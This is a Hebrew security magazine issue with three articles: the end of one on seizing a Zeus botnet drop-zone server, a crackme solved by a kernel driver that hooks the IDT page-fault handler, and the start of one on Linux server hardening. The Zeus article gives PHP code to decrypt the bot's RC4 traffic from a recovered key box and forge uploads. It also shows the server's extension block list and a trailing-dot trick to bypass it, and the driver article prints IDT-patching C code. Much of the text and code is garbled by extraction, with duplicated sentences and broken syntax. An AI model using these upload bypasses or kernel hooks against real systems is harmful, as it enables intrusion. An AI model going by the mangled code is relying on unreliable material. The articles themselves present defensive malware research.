4b 45 96 ab 7c 79 1 bf d8 1a b1 56 76 33 72 23 d6 fb c3 2e 9d a0 3b c8 7b 92 ca 3a 94 eb c6 5f 21 8e 6d 83 9e cc 1c 2c 50 26 d9 be 25 57 e7 47 9a 3c f6 5a 95 62 de 5 55 dc a2 14 f9 89 9 2d 48 67 69 c1 19 24 a7 58 98 71 d4 7f ef 4c ad 11 13 c2 a4 63 c4 3 b9 e6 7 ae f0 2a 5e e4 35 74 64 75 d2 8c 8a 7a 4f f7 86 4 f1 df 70 66 3e d3 6b b0 46 8f d7 bb 82 e2 f3 80 a3 c7 b3 73 88 17 d1 cd f8

בסוף הריצה, יש לנו בערך 27 תוצאות שונות. ועכשיו, אנחנו צריכים האם התוצאות רלוונטיות בכלל? האם ניתן להשתמש באחת מהן כדי לתקשר עם השרת גם בלי לדעת את מפתח ההצפנה?

בכדי לבדוק את זה, יש לנו 2 אפשרויות:

- 1. לנסות פשוט להשתמש בכל אחת מהתוצאות כדי לתקשר עם השרת ולראות אם מתקבל מידע.
 - 2. זוכרים את הקובץ config.bin שהטרויאני פנה אליו בהרצה הראשונה? הוא מוצפן ב-RC4 עם אותו מפתח הצפנה שמשמש לתקשורת של הטרויאני עם gate.php...

אם יש לנו את הקובץ config.bin, אפשר לנסות לפענח אותו עם כל אחת מהתוצאות, ולבדוק מה עובד.



```
<?php // test results.php - try to find which result can decrypt config.bin</pre>
// a modified RC4 function to start encrypting the a $box result
function new RC4($data, $keybox)
       // get box HEX string and convert it into a decimal array
      $arr = explode(" ", $keybox);
      $i = 0;
      foreach($arr as $key => $val)
             $box[$key] = hexdec(trim($val));
      }
      // from here is the third part of the original RC4 function
      $data length = strlen($data);
      $ret = "";
      for (\$z = \$y = \$x = 0; \$x < \$data length; \$x++)
             $z = ($z + 1) % 256;
             y = (y + box[z]) % 256;
             $tmp
                    = $box[$z];
             box[$z] = box[$y];
             box[y] = tmp;
                     = $box[(($box[$z] + $box[$y]) % 256)];
             $ret
                     := chr(ord(\$data[\$x]) ^ \$k);
      return $ret;
// here should be the list of results, every result in a new line
$all results = "00 01 02 .. ..
e2 f1 33 d4 73 99 12 ab .. ..
7a aa b4 e1 9 15 1b c3 28 .. .. .. ";
// get the first 255 chars from config.bin
$file = file get contents("config.bin");
file = substr(file, 0, 255);
// go over each result, and try to use it to decode the $file
$arr = explode("\n", $all results);
foreach($arr as $key => $val)
      $val = trim($val);
      echo "<b>Result {$key}:</b>".new RC4($file, $val)."<hr />";
?>
```

הסבר: RC4 הינה פונקצית הצפנה סימטרית. ז"א, שאם הצפנו משהו באמצעות מפתח מסויים, אפשר להשתמש בדיוק באותה פונקציה ואותו מפתח בכדי לפענח את המחרוזת המוצפנת. אנחנו כאן שינינו טיפה את הפונקציה RC4, כך שהיא תתחיל ישר מהשלב השלישי בו היא מצפינה את הטקסט באמצעות \$box, המעורבל (כמו שראינו למעלה, שלב 1-2 בעצם יוצרים מערך \$box עם ערכים מספריים



שמסודרים בסדר כלשהו לפי החוקיות של מפתח ההצפנה. מכיוון שיש לנו כבר את ה-\$box, אנחנו יכולים להגיע ישר לשלב בו מצפינים \ מפענחים את המידע).

אחר כך שמרנו את כל התוצאות למשתנה \$all_results, כל תוצאה בשורה חדשה, ועברנו על כל אחת מהתוצאות בניסיון לפענח איתה את 255 התווים הראשונים של config.bin.

אי שם באיזור התוצאה ה-19, אנחנו רואים לפתע משהו הגיוני... הצלחנו לפענח את !config.bin!



זה אומר, שכעת אנו לא צריכים לדעת מה מפתח ההצפנה של הטרויאני כדי שנוכל לתקשר עם שרת ה-Drop Zone שלו. אנחנו פשוט יכולים לשמור לקובץ את הזיכרון של התהליך שמריץ את הטרויאני, ושם לחפש תבניות שיכולות להתאים למערך ה-\$box\$ שנוצר על ידי מפתח ההצפנה (ז"א לחפש רצף של config.bin מספרים מ-0 עד 255 בסדר כלשהו). באמצעות התוצאות השונות לנסות לפענח את הקובץ (שאותו אנחנו מוצאים לפי הפניה שאנחנו רואים ב-Local Network Monitor) וברגע שמצאנו את התוצאה השנונה, אפשר להשתמש בה בפונקציה של ה-RC4 שהגדרנו.

מבחינת הקוד, אנחנו פשוט צריכים להוסיף ל-hack.php את הפונקציה new_RC4 שהשתמשנו בה בקובץ test_results.php. במקום פונקציית ה-RC4.

ז"א, במקום:

```
// encrypt data with RC4 key
$post_data = RC4($data, "enc_key");
```



-אנו נשתמש ב

```
// encrypt data with RC4 box

$box = "65 1c 39 9b a 74 f3 ed d5 ...";

post_data = new_RC4($data, $box);
```

וו. אנחנו יכולים להעלות קובץ גם בלי לדעת מה מפתח ההצפנה 😊

אוקיי.. מה עכשיו? איך משתלטים על העולם?

טוב.. אם נסתכל שוב על הקוד של gate.php, נראה שאי אפשר להעלות סתם ככה קבצי PHP:

```
// Extensions that are able to remotely run.
$bad_exts = array('.php', '.asp', '.exe', '.pl', '.cgi', '.cmd', '.bat');
...
// Check the extension, and set the file mask.
if(($ext = strrchr($last_name, '.')) === false || array_search(strtolower($ext), $bad_exts) !== false)$file_path .= '.dat';
```

אם ננסה להעלות קובץ PHP, אוטמטית תתווסף לו סיומת dat. מה שאומר שקוד ה-PHP לא ירוץ כמו php3 ,php4, נוספו גם הסיומות php3 ,php4, נוספו גם הסיומות php3 ,php4 נוספו גם הסיומות php5 thml -l php5 לרשימה האסורה.

יש מספר שיטות להתגבר על הבדיקה. במאמר הזה אציג שיטה אחת להתגבר על הבדיקה שפורסמה על ידי החוקר Billy Rios כאן: /http://xs-sniper.com/blog/2010/09/27/turning-the-tables/

בגדול, הפיתרון שהוא מציע מתבסס על פיצ'ר ב-Windows שמונע מהמשתמש ליצור קבצים שמסתיימים בגדול, הפיתרון שהוא מציע מתבסס על פיצ'ר ב-Windows (עם נקודה בסוף) את שמחק את בנקודה. כך שאם מישהו מנסה ליצור קובץ עם הסיומת .php. (בלי נקודה). מתודה נוספה ש- Billy Rios מציע, הנקודה האחרונה ותשמור בעצם את את הקובץ כ- php. (בלי נקודה). מתודה נוספה ש- BOT_NET וה-BOT_NET, כך, ב-Windows, הקובץ יכתב לתיקיה הראשית.

כאמור, השיטה המוצגת רלוונטית רק למערכות Windows, בעוד שרוב ה-Drop Zones מאוחסנים על שרתים אחרים (Linux / FreeBSD). בכדי ללמוד על פרצות נוספות ב-Zeus 1.x ניתן לבצע השוואה בין קבצי ה-Zeus 2.x בגרסאות ה-Zeus 2.x השונות (לאחרונה שוחרר קוד המקור של 2.x ...)

http://www.acunetix.com/websitesecurity/upload-forms-threat.htm מקור להשראה נוספת:



לנוחיותנו, קיים אתר בשם Zeus Tracker (https://Zeustracker.abuse.ch/monitor.php) Zeus אמת נתונים של שרתי Zeus חיים, ושומר עותק של קבצי הקונפיגורציה, וקבצי ה-axe השונים. באתר ניתן conline / offline סטטוס online / offline סטטוס

סיכום

עולם ה-Malware Research רוחש וגועש מתמיד וכל וריאציה חדשה של סוס טרויאני שמשתחררת לאוויר העולם עוברת בדיקות מקיפות של חוקרי אבטחת מידע שמנסים לנתח אותה, ולמצוא דרכים לאחזר את המידע שנגנב על ידי הסוס הטרויאני.

כאן הצגנו שלב אחרי שלב את תהליך ההשתלטות על שרת Drop Zone של 2eus מגירסא 1.x.x.x, באותן השיטות שחוקרים וחברות אבטחה מיישמים בפועל יום יום.

לסיכום, ברצוני להודות ל-HMS על העזרה בניתוח ה-Zeus. ולניר ואפיק שעושים עבודת קודש עם הגיליון הזה.





Hooking The Page Fault Handler

:וא

Smashing Ratinho For Fun And Profit

מאת: אורי / Zerith


הקדמה

לפני 5 חודשים, פורסם אתגר ע"י אוריאל (Ratinho)

http://forums.hacking.org.il/viewtopic.php?t=12393

בו פורסם Crackme, פשוט ביותר, שכל תכולתו היא השוואת מחרוזות פשוטה, והצגת "!Good Job" או "Wrong Password" בהתאם. אם נרצה לפתור אותו בדרך "הקונבנציונלית", נצטרך רק לשנות הוראת JE יחידה להוראת JNE לאחר השוואת המחרוזות, ובזאת פתרנו אותו.

לא רק שזהו שינוי של הוראה אחת בלבד בזיכרון, כל מה שנדרש כדי לפתור אותו הוא שינוי בית זיכרון אחד בלבד:



מטרתו של האתגר, לפי אוריאל (או לפי הפירוש שלי להסבר של אוריאל), היא לכתוב תוכנה **חיצונית** שתגרום להצגת הודעת ה-"Good Job!".

הקאטצ' פה הוא: על פותר האתגר לכתוב את הפיתרון **הכי מסובך** שיוכל לעלות על דעתו (או לממשו ☺). בדרך כלל לא הייתי מתעניין באתגרים מהסוג הזה, אך התנאי האחרון סיקרן אותי, מהי הדרך הכי מסובכת שאוכל לחשוב עליה לפתור את האתגר? ואם בכלל אצליח לסכם את החלק התיאורטי של הפיתרון, כמה מסובך יהיה לממש אותו?

חוץ מזה, האתגר פורסם על ידי אוריאל והוא פשוט חתיך מדי בכדי שאוותר על האתגר... בכל מקרה, החלטתי שאני רוצה פיתרון משלי לאתגר. Technologic papers

הרעיון

הקונספט הכללי שעבר לי בראש כשהתחלתי לחשוב על פתרונות, זה ליצור פתרון Overkill מטמטם, בטוח לא Patch פשוט של בית בזמן ריצה.

הרעיון הראשון שעלה לי, מסתמך על הצגת הפלט "Good Job" בעת הכנסת סיסמא נכונה. הרעיון היה לקחת ולהשתמש בספרייה של DirectX, בשביל לעשות מן Patching בתכנית בזמן ריצה כך שהיא תציג טקסט ענקי בתלת מימד על כל המסך עם אפקטים מטורפים... © (יש לזכור שאין לי שום ניסיון בXDirect או כל ספרייה גראפית אחרת), אז הורדתי את הספרייה DirectX על מנת ללמוד איך עושים בכלל כזאת תצוגה, ונדהמתי מכמות הקוד שצריך להשקיע בדבר שנראה כל כך טריוויאלי.

אז החלטתי לוותר על הרעיון מעצלנות יתר ללמידת DirectX יותר לעומק ©.

הבנתי שהכיוון שלי לפתרון צריך להיות משהו שאני מכיר יותר מקרוב...Low Level! הרעיון שהחלטתי עליו בסוף הוא לעשות Hook ל-Page Fault Handler שב-IDT ובכך למנוע טעינה של דף הזיכרון המקורי (שמכיל את הוראת ה-JNE) - ובמקום זאת לטעון דף שאני יצרתי בעצמי, שמכיל את השינויים הרצויים.

על הרעיון הנ"ל אדבר בהמשך המאמר.

מה זה ערימת המושגים המוזרים שזרקת עלי קודם?

:Page Fault

מערכת ההפעלה Windows משתמשת במנגנון ניהול זיכרון שמסתמך על Paging - שמשמעותו מרחב כתובות זיכרון וירטואלי לכל תהליך, בנפרד. מרחב הזיכרון הווירטואלי מתחלק ל-"דפי זיכרון" - מקבץ של כתובות זיכרון בגודל מסוים (בד"כ 4096 בתים) שמהווה את יחידת ההקצאה הקטנה ביותר במערכת. אם גודלם של דפי זיכרון הוא קבוע, אז איך זה שניתן לבצע הקצאות שקטנות מגודל דף ב-User Mode? ב-Wser-Mode לא נוכל להבחין בכלל שזאתי יחידת ההקצאה הקטנה ביותר - נוכל לבצע הקצאות כמו "malloc(10)", משום שישנו מנהל זיכרון נוסף שדואג שהמשתמש לא ידע על כך, על ידי חילוקם של דפי הזיכרון במנגנון נוסף שנקרא Heap.



בכל מקרה, משום שדפים אלא יכולים להכיל גם קוד וגם נתוני קריאה-בלבד, הגדרתו של דף מכילה בין השאר את סוגי ההרשאות שמותרות לגישה אליו - קריאה-בלבד, קריאה/כתיבה, או במקרים מסוימים, הרשאת הרצה. הפרה של הרשאות אלה, בדוגמת ניסיון כתיבה לכתובת שמוכלת בתוך דף שמוגדר כקריאה-בלבד, תגרום לתוצאה של זריקת חריגה. חריגה זאת נקראת Page Fault.

אך חריגה זאת נזרקת גם במקרה נוסף, שהוא המקרה המעניין אותנו במאמר זה.

Demand Paging

כאשר מערכת ההפעלה Windows טוענת לזיכרון קובץ הרצה כלשהו, היא לא טוענת ישר ומיד את כל Windows מממשת טכניקה שנקראת Windows, שעוזרת לחיסכון בזיכרון וייעול פעולת המערכת. טכניקה זאת הולכת ככה:

בעת הרצת תכנית, במקום שכל דפיה (כל הזיכרון שמרכיב את התהליך) ייטענו מהדיסק הקשיח מיד בהרצתה ויתפסו את כל מרחב הכתובות הווירטואלי, המערכת תטען רק את דפיי הזיכרון שהתכנית חייבת. זאת אומרת, כאשר נפעיל תהליך לראשונה, החלקים היחידים שיהיו קריטיים להרצתו - הם:

- מבני הנתונים שמגדירים את התהליך (PEB, TEB)
- דף הזיכרון שמכיל את נקודת תחילת הריצה של התהליך (Entry Point)


משמעות הדבר היא, שעל מנת להתחיל להריץ את התהליך, כל מה שהמערכת תצטרך לטעון מהדיסק הקשיח הוא דף הזיכרון שמכיל את ה-Entry Point (היא לא תצטרך לטעון את מבני הנתונים שמגדירים את התהליך, משום שהם מורכבים בזמן ריצה על ידי ה-Windows Loader).

טכניקה זאת ממשיכה, בכך שדפיי הזיכרון של התהליך ייטענו מהדיסק הקשיח רק כאשר **ניגש אליהם**-בצורת קריאה, כתיבה או הרצה.


זאת אומרת, שברגע שניגש אל כתובת, שמוכלת בתוך דף שלא נמצא בזיכרון כרגע - נצטרך לתת סימן למערכת ההפעלה כדי להגיד לה שתטען את דף זה מהדיסק הקשיח. סימן זה הוא חריגת ה-Page

Fault

ב-Page Fault Handler ישנה בדיקה על מנת לראות אם החריגה נזרקה בשל הפרת הרשאות או בשל חוסר הימצאות דף בזיכרון, חריגה מסוג זה קורה כל הזמן במערכת ההפעלה, בלי שהמשתמש ידע.




Demand Paging תורם לחיסכון רב מאוד בזיכרון, משום שבמשך הרצתו של תהליך, בדרך כלל רוב דפיו לא יצטרכו להיטען לזיכרון בכלל!



?כיצד נפתור את האתגר

לפי העקרונות הנ"ל, אפשר להבין איך תתבצע הרצת התכנית של Ratinho:





בעת פתיחת התכנית, יטען דף הזיכרון שמכיל את נקודת הפתיחה. נקודת הפתיחה של התכנית (Cx0040105F - סיא - JNE שברצוננו לשנות - Ox00401375, ולמרבה ההפתעה, כתובתה של ה-JNE שברצוננו לשנות - ox0040105F אפשר להסיק מכך ששתי הכתובות הללו משתרעות על אותו דף זיכרון (בהנחה שהדף מתחיל בכתובת Ox00401000).

כדי ליישם את הרעיון שהצעתי לפתרון האתגר, נצטרך לעשות Hook וברגע - Page Fault Handler - וברגע שתיזרק החריגה שמטרתה לטעון את דף הזיכרון שמכיל את נקודת הפתיחה, במקום שמבני הנתונים של ה-Paging יצביעו לדף שייטען מהדיסק הקשיח, נגרום להם להצביע לדף זיכרון שאנו יצרנו בעצמינו, עם שינויי הקוד.

למענכם יצרתי סרטון אנימציה (חובבני במקצת), בכדי להסביר את פעולת הדרייבר שלי בקצרה (חסר לכם שלא תצפו! השקעתי הרבה זמן בליצור אותו ☺):

http://digitalwhisper.co.il/files/Zines/0x16/PageFaultHandlerHooking.wmv

סקירת הקוד

כאשר תקפוץ חריגת ה-Page-Fault נצטרך לדעת באיזה תהליך קפצה החריגה. לכן נצטרך לדעת את ה-Process ID של תהליך האתגר עוד מראש. מטעמי נוחות, החלטתי להריץ את האתגר כ-Child-process של תכנית צדדית אחרת.

התכנית הצדדית תיצור את התהליך (האתגר) ותשמור את ה-ID שלו. בנוסף, התכנית תיצור התכנית הצדדית עבור את ה-IP שלו. בנוסף, התכנית תיצור ערוץ תקשורת עם הדרייבר ותעביר לו את ה-Process ID (באמצעות IRP):

```
CreateProcess(EXE_NAME, NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &stInfo, &ProcInfo);

SendPIDtoDriver(ProcInfo.dwProcessId); //Send PID to driver and wait for it to complete dispatching the request
```

לאחר מכן, הדרייבר מבצע את פעולותיו:

Smashing Ratinho For Fun And Profit www.DigitalWhisper.co.il



דבר ראשון שהדרייבר מבצע זה להקצות דף זיכרון שישמש לנו כתחליף לדף שהיה אמור להטען מהדיסק (כפי שהסברתי) ההקצאה מתבצעת באמצעות:

```
ExAllocatePoolWithTag(NonPagedPool, PAGE_SIZE, 'egaP');
```

ניתן לראות במשהו מיוחד בקריאה - הפרמטר NonPagedPool. פרמטר זה מורה למערכת ההפעלה להקצות את דף הזיכרון ממקבץ זיכרון מיוחד שנקרא Non Paged Pool. כל הדפים שמוקצים בדרך זו, לא יכולים להיות Paged-out. משמעות הדבר היא, שהדף **תמיד** יישאר בזיכרון הפיזי, ולא יישמר לדיסק הקשיח, וזה מובטח על ידי הפרמטר הנ"ל.

אנחנו מקצים את הדף ב-NonPagedPool - משום שהדף הזה "שייך" לדרייבר שלנו, ולכן - אי אפשר להבטיח אם הוא יישאר בזיכרון הפיזי, אחרי שהתבצע Context Switch (מעבר מתהליך לתהליך, החלפת מרחב הכתובות).

מכיוון שהדף מוקצה בדרייבר, אך יהיה בו שימוש רק כחלק מפעולת הרצה של **תהליך אחר** (האתגר), נצטרך להבטיח את הישארותו בזיכרון על ידי הקצאה בדרך זו. הדף המוקצה הוא העתק של הדף המקורי- עם שינוי ה: JNE -> JE.

לאחר מכן נבצע את ה-Hook עצמו:

```
ZwQuerySystemInformation(SystemBasicInformation, &BasicInfo,
sizeof(BasicInfo), NULL); //Get number of processors

Dpc = ExAllocatePoolWithTag(NonPagedPool, sizeof(KDPC), 'CPD');
Event = ExAllocatePoolWithTag(NonPagedPool, sizeof(KEVENT),

'Even');

for (i = 0; i < BasicInfo.NumberOfProcessors; i++)
{      //Iterate through all processors and hook the IDT on all of them.

KeInitializeEvent(Event, NotificationEvent, FALSE);
KeInitializeDpc(Dpc, &CustomDpc, Event);
KeSetTargetProcessorDpc(Dpc, i);</pre>
```



בקוד הנ"ל מתבצע Hook ל-Page Fault בכל אחד מהמעבדים.

ה-Page Fault Handler - הוא חלק מה-Page Fault Handler, ולכן נבצע עליו Interrupt Descriptor Table. ה- Page Fault Handler - הוא חלק מה-IDT משלו, ההשלכות מכך IDT משלו, ההשלכות מכך והא מקומי למעבד, הכוונה היא שלכל מעבד - יש IDT משלו, ההשלכות מכך Hook בדרייבר, ה-Hook יתבצע רק על המעבד שבו רץ הדרייבר באותו רגע שהתבצע Hook.

בכדי לאפשר תמיכה במערכות Multi-Processor (מרובות מעבדים), נצטרך למצוא דרך לבצע את ה-Hook בכל אחד מהמעבדים של המערכת, כדי להבטיח אמינות. לשם כך, השתמשתי ב-DPC.

DPC

Deferred Procedure Call) DPC) היא שיטה של מערכת ההפעלה לקבוע הרצה של פונקציות, רוטינות, בזמן מאוחר יותר.

ניקח לדוגמא מקרה שבו קרתה Hardware Interrupt שלו.

ה-Interrupt Handler ירצה לבצע את פעולותיו במהירות המירבית, משום שבעת ביצוע Interrupt Handler. כל המערכת מושהת עד לסיום הרצתו.

ה-Interrupt Handler של המקלדת יצטרך לקחת את ה-Scan code של המקלדת יצטרך לקחת את ה-Interrupt Handler של המקלדת (לשלוח הודעת חלון (SendMessage) - אם כן, אז לאן לאיזה חלון? אולי לעדכן מבני נתונים כלשהם?).

כאן נוצרת בעיה - אנחנו רוצים לבצע את פעולותינו במהירות הגדולה ביותר, אך יש לנו הרבה פעולות צדדיות שלוקחות זמן, שעלינו לבצע. לכן, עלתה השיטה: פשוט לסמן למערכת ההפעלה, "אני רוצה שתריצי את הפונקציה הזאת, אבל תבצעי אותה מתי שנוח לך, קחי ת'זמן...".



לכן, במקרה שהצגתי קודם, ה-Interrupt Handler של המקלדת יוכל לרשום DPC על מנת לקבוע הרצה של פונקציה שתדאג לכל הפעולות הנלוות ל-Interrupt, לזמן אחר.

לכל מעבד מוקצב "תור" שמכיל את כל ה-DPC-ים שמחכים להרצה ("DPC Queue"), הוספה של DPC לכל מעבד מוקצב "תור" שמכיל את כל ה-DPC לתור של אחד המעבדים. לכן מציעה הספרייה של מייקרוסופט מתבצע על ידי הרשמה של אותו DPC לתור של אחד המעבדים. (KeSetTargetProcessorDpc) DPC פונקציה לקביעת המעבד שבו יירשם DPC (KeSetTargetProcessorDpc).

אנחנו, שברצונינו להריץ קוד שעושה IDT Hook לכל אחד מהמעבדים, נוכל לנצל את הפונקציונליות הזו UT Hook להריץ את ה-Hook על כל אחד מהמעבדים - על ידי הכנסת רוטינת DPC, שתבצע את ה-Hook לתור של כל אחד מהמעבדים במערכת.

:הרוטינה שתירשם

```
void CustomDpc(struct KDPC *Dpc, PVOID Event, PVOID Address, PVOID
IsRestore)
      //Hook IDT on the current processor
     IDTINFO IdtInfo;
     IDTENTRY *IDT Entries;
     IDTENTRY *PF_Entry;
       asm SIDT IdtInfo;
     IDT Entries = (IDTENTRY *)MAKELONG(IdtInfo.LowIDTbase,
IdtInfo.HiIDTbase);
     PF Entry = &(IDT Entries[PAGE FAULT ENTRY]);
      if (IsRestore == FALSE)
           OriginalPageFault = (void ( stdcall
*)())MAKELONG(IDT Entries[PAGE FAULT ENTRY].LowOffset,
IDT Entries[PAGE FAULT ENTRY].HiOffset);
       asm CLI;
           PF Entry->LowOffset = ((ULONG)Address & OxFFFF);
            PF Entry->HiOffset = ((ULONG)Address >> 16);
       asm STI;
      KeSetEvent(Event, 1, FALSE); //Signal the caller that we are done
```

לא אסביר את פעולות הקוד, ניתן ללמוד זאת מאחד ממאמריי הקודמים. לאחר ביצוע ה-Hook לא אסביר את פעולות הקוד, ניתן ללמוד זאת מאחד מהאמריי הקודמים. ⊕ והחלפת ה-Handler המקורי, תפקידו של הדרייבר הסתיים.



בעיות שנתקלתי בהם בעת המימוש

לאחר שכתבתי את הדרייבר ובדקתי שהוא פועל כמו שהוא צריך והאתגר מציג "Good Job", שמתי לב שלאחר שכתבתי את הדרייבר ובדקתי שהוא פועל כמו שהוא צריך והאתגר המערכת קורסת (BSOD ⊛).

לאחר מחקר הבנתי מה מקור הבעיה. פעולת ה-Page Fault Handler המקורית, בנוסף לטעינת הדף הנכון מדיסק הקשיח ועדכון ה-Paging Structures, מעדכנת גם מבני נתונים נוספים, ספציפיים למערכת מדיסק הקשיח ועדכון ה-Windows, מעדכנת גם מבני נתונים אלו, אם לא יעודכנו בהתאם, יכולים לגרום לשיבושים במערכת, בדיוק כמו שקרה לי. הבנתי שמה שבעצם קורה בתכנית - זה שכאשר התכנית נסגרת, ו-Windows רוצה לבצע מן "(-page-out) שכזה (Page-out) לדפי הזיכרון של התכנית, היא מנסה לבצע את ה-free לדף הזיכרון שהדרייבר טען בזדון, אך הוא לא מופיע במבני הנתונים הפנימיים של מערכת ההפעלה והדבר זה גורם לקריסת המערכת.

הפתרון שהבאתי לבעיה הנ"ל הוא: כאשר תכנית האתגר "מתחילה להסגר" (עוד לפני ש-Windows מנסה הפתרון שהבאתי לבעיה הנ"ל הוא: כאשר תכנית האתגר "מתחילה להסגר" (עוד לפני ש-Paging Structures. לבצע את ה-(), הדרייבר יכנס לפעולה שוב, וישמיד כל זכר של הדף שלנו, ולא ינסה לבצע עליו עליו (עוד לידי שימוש בפונקציה PsSetCreateProcessNotifyRoutine, ש"רושם" רוטינה שתרוץ מיד בעת סגירת כל תהליך ב-Windows:

```
PsSetCreateProcessNotifyRoutine(NotifyRoutine, FALSE);//Register a routine to be called when our process is terminated

//this routine will delete the modified page entry to avoid complications with Windows
```

והרוטינה שנרשמת:



סיכום

כאן נגמר התיאור של פעולת הדרייבר והפתרון לאתגר. נהניתי מאוד בכתיבת הדרייבר, ואני מקווה שאתם נהניתם לקרוא עליו. אם תרצו חומר נוסף, תוכלו לנסות להבין מה לעזאזל עשיתי בפונקציה AltPageFault

http://www.mediafire.com/?47unipn32py13jj



הקשחת שרתי אינטרנט

(adir@computer.org) מאת אדיר אברהם

הקדמה

כולנו יודעים מה זה שרת - מערכת המורכבת מחומרה ותוכנה שמטרתה לשרת את הצרכים של תוכניות אחרות ולקוחות מזדמנים. האם חשבת על מניעת הסכנות שטמונות בהרצת שרת כזה, אשר מריץ לכאורה רק את השירות שאתה רוצה שיופעל?

במאמר זה אנסה להסביר על הקשחת שרת כזה. קרי, כיצד להפוך אותו ליותר מאובטח ויותר בטוח לשימוש. נדבר על כלים שקיימים ברשת ובמערכת Linux בסיסית ונראה כיצד ניתן לחבר אותם למערכת שדרכה נשרת הרבה משתמשים בו זמנית. במאמר זה אתייחס בעיקר ל-Linux ולכן הכרה בסיסית של מערכת הפעלה זו נחוצה, אך העקרונות שרשומים כאן מתאימים גם ל-Windows ומערכות נוספות.

לפני ההתקנה

:אבטחה פיזית

לא משנה כמה טבעות הגנה תציב בתוך השרת עצמו - כל אלו בקלות יכולים להשבר אם לתוקף יש גישה פיזית אל השרת. לכן, אנחנו נרצה להגן על השרת גם באופן פיזי, אם התוקף יחליט לקחת את השרת עצמו. הכנסת השרת לכספת מתאימה במידה ומדובר בשרת של בנק (לדוגמא) או נעילת גוף המחשב עצמו אם מדובר בשרת שנמצא במשרד של חברה, אלו הם רעיונות טובים בתור התחלה. פתיחת כיסוי המחשב והשארתו חשוף, אלו הם רעיונות גרועים שבסופו של דבר יביאו לגניבת הדיסק הקשיח, בו נמצא מן הסתם המידע היקר לנו מכל. בנוסף, נרצה למנוע ממשתמש זדוני את האופציה לבצע איתחול של השרת לדיסק קשיח אחר, ולכן נרצה שה-BIOS יצביע אל הדיסק הקשיח הראשון בשרת ורק אליו. בנוסף, נשמור בסיסמא את הגישה ל-BIOS וכן את הגישה ל-LILO או BIOS כדי למנוע ממשתמש זדוני לבצע איתחול למצב single user וע"י כך לקבל גישה מלאה אל המערכת (על כך יורחב בהמשך).

Technologic papers

תכנון השירותים:

נרצה לתעד בהתחלה - מה באמת נרצה שהמערכת שלנו תריץ? דבר זה יעזור לנו לתכנן טוב יותר את המערכת, וע"י כך את אבטחתה. במידה ומדובר במערכת לשימוש ספציפי בלבד, הברירה היא פשוטה יותר - נריץ אך ורק את השירות הייעודי שאותו אנחנו רוצים להריץ, בתוספת אופציונלית של גישת SSH למורשים בלבד. במידה ומדובר במספר שירותים, נריץ רק אותם ונדאג לכבות את השירותים שהם לא

בשימוש.

שירותי תקשורת מוצפנים:

כל שירותי התקשורת שלנו ניתנים לניטור ע"י גורמים זדוניים. לכן, נרצה שהתקשורת והמידע שמועבר בה יהיו מוצפנים, כדי למנוע מתוקף לקבל את המידע שאנחנו מעבירים וע"י כך להשתמש בו במקומינו. לכן, עבור שירותי העברת קבצים, גישה למערכת וסינכרון המערכת, נרצה להשתמש ב-RSYNC ,SSH ,SCP ו-SFTP בלבד. כמובן שבמקביל, אם זה לא מבוצע בעת ההתקנה בתור ברירת מחדל, יש למנוע שימוש ב-

.Rlogin-ı Telnet ,FTP

:root המשתמש

root הוא המשתמש הכל-יכול, ולכן לא נשתמש בו אלא אם אין ברירה. בנוסף למשתמש root יהיה מערכת משתמש רגיל, אשר איתו נבצע את כל הדברים שלהם לא נחוצים גישת root. בלית ברירה ובעת במערכת משתמש רגיל, אשר איתו נבצע את כל הדברים שלהם לא נחוצים גישה לספריות אליהם לא השימוש ב-root עצמו, נדאג להשתמש רק ב-path אבסולוטי כדי למנוע בטעות גישה לספריות אליהם לא רצינו לגשת (ובטעות למחוק או לשנות אותן). במידה ומדובר במספר פקודות מעטות לשימוש, נעדיף

להשתמש בהרצת sudo אשר תתן לנו גישת root רק עבור הרצת הפקודה הספציפית.

מדיניות אבטחה:

כשבונים מערכת, נרצה לכתוב לעצמנו מדיניות אבטחה ברורה. מדיניות טובה מאפשרת לך להסתכל על המערכת כמכלול של שרותים פתוחים וסגורים, ובהתאם לכך לדעת אלו תכונות רצויות ובלתי-רצויות ישנן במערכת שלך ולפעול בהתאם. למשל, ללא מדיניות ברורה, מנהל מערכת עשוי להוריד את הגישה ל-telnet שזה נהדר, אבל עלול להשאיר את הגישה ל-FTP שמעבירה את הסיסמאות באופן לא מוצפן, כך שבסופו של דבר המערכת לא מאובטחת. בנוסף, כדי למנוע בעיות עתידיות, נרצה לנטר את המערכת כדי

הקשחת שרתי אינטרנט www.DigitalWhisper.co.il Technologic papers

למנוע ממטרידים לתקוף אותה. נרצה לעקוב אחרי תעבורת הרשת, לבדוק היסטוריית גישה (מוצלחת ובלתי מוצלחת) אל המערכת וכן להשתמש בכלים אוטומטיים לבדיקת המצאות סוסים טרוייניים וחיות אחרות בתוך המערכת.

לאחר שקבענו את מדיניות האבטחה שלנו, יש ליידע את המשתמשים על מדיניות זו. למשל, על כך שהמערכת מנוטרת ושכל גישה רשומה אליה.

אבטחת GRUB ו-LILO

